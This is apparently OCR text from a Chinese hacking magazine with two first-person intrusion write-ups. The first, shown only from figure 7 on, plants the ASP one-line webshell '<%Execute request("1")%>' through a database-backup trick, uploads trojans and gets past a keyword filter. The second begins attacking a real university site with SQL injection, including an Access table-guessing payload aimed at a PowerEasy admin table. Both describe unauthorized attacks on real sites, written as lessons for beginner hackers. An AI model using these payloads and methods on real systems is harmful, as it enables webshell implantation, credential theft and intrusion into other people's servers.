


图7　数据库备份地址




图8　错误提示




图9　输入代码




图10　代码写入




图11　备份页面

点击添加。页面刷新之后，查看，代码成功写入并执行，如图10所示。

然后点击一下，终于出现了我们梦寐以求的备份页面，如图11所示。

接下来，当然就是用Eweb传图片功能传个图片马。然后备份为asp 马。不过这其中又出了问题，所有的文件传到服务器，备份为asp之后，打开文件是空的。然后看上传的jpg文件，代码都被清空了。备份默认的数据库为asp就没有错。一开始以为是上传出了问题。感觉此路不通了。然后想到可以插一句话到数据库里备份，于是在刚才添加大类的地方插入<%Execute request("1")%>，再去备份。如图12所示。

打开备份的asp文件，出现类型不匹配Execute，一句话插入成功，拿到Shell，然后写入小马。如图13所示。




图12　备份成功

当用小马，写大马的时候出现信息监控拦截系统提醒：很抱歉，由于您提交的内容中或访问的内容中含有系统不允许的关键词或者您的IP受到了访问限制，本次操作无效，系统已记录您的IP及您提交的所有数据。请注意，不要提交任何违反国家规定的内容！本次拦截的相关信息为：varchar。然后才明白，原始是使用了拦截系统，怪不得上传的马都被清空了。换了个功能相对简单的英文马传了上去，至此，拿下Webshell，如图14所示。




图13　写入小马

虚拟机还有拦截系统，这么变态，提权就算了吧，呵呵。本文没有什么技术含量，都是常用的入侵方法，不过就是分析了一下思路，跟大家一起又复习了一遍入侵之旅，呵呵。还望大家多多指教。

编辑点评：本文稍微基础一些，还是需要照顾下新看黑手的同学们。




图14　得到webshell

绕过威盾IIS防火墙继续注入

www.52cmd.cn

每次拿站总是有原因的，呵呵。每次清理自己的盘总能发现一些以前黑站的时候留下的笔记。今天的这个目标站，其实以前已经检测过不下3次了。管理员也很给力，每次都能发现服务器出了问题，虽然修复的不是很全面。从而使我越战越勇，准备再次拆招。前几次进去都是很简单的，下面看我描述一下这次的安检过程，虽不说离奇，但是也有值得借鉴的地方。管理员我又来了！

目标网站是某大学网站。默认数据库或者上传这些就别想了，第一次进去密码还是弱口令。简单的漏洞都已经修复了。经过之前的检测发现这个网站有几个数据库，以至于拿了密码登陆不了后台，本文省略那部分。按照常理先放到啊D里面溜一圈。配合百度的site和inurl语法。如图1。




图1　啊D扫描

结果我还是很满意的，翻到第三页才看到注射点，比以前好很多了。以前第一页就能发现好几个。后台就不用找了因为之前看了是默认的，以前检测过是动易2005的程序。管理员一点也没意识到这点的重要性。本人的习惯，先找后台再看注射点。因为从后台能直接看出程序是用的什么系统，对我们检测会很有帮助。再说没后台就算密码写在首页你拿着密码都没有用。下面我们就随便拽一个注射点到工具里面跑，动易的系统管理员表是PE_admin，所以要手动添加表。字段默认的username和password。不过结果让我大跌眼镜。居然扫不出来。换了几个常用的工具效果一样。看来有猫腻。只能手动注射了。注入点是确定存在的，数据库是Access的，直接猜表语句 and (select count(*) from pe_admin)>0，如图2。




图2　猜解




图3 select

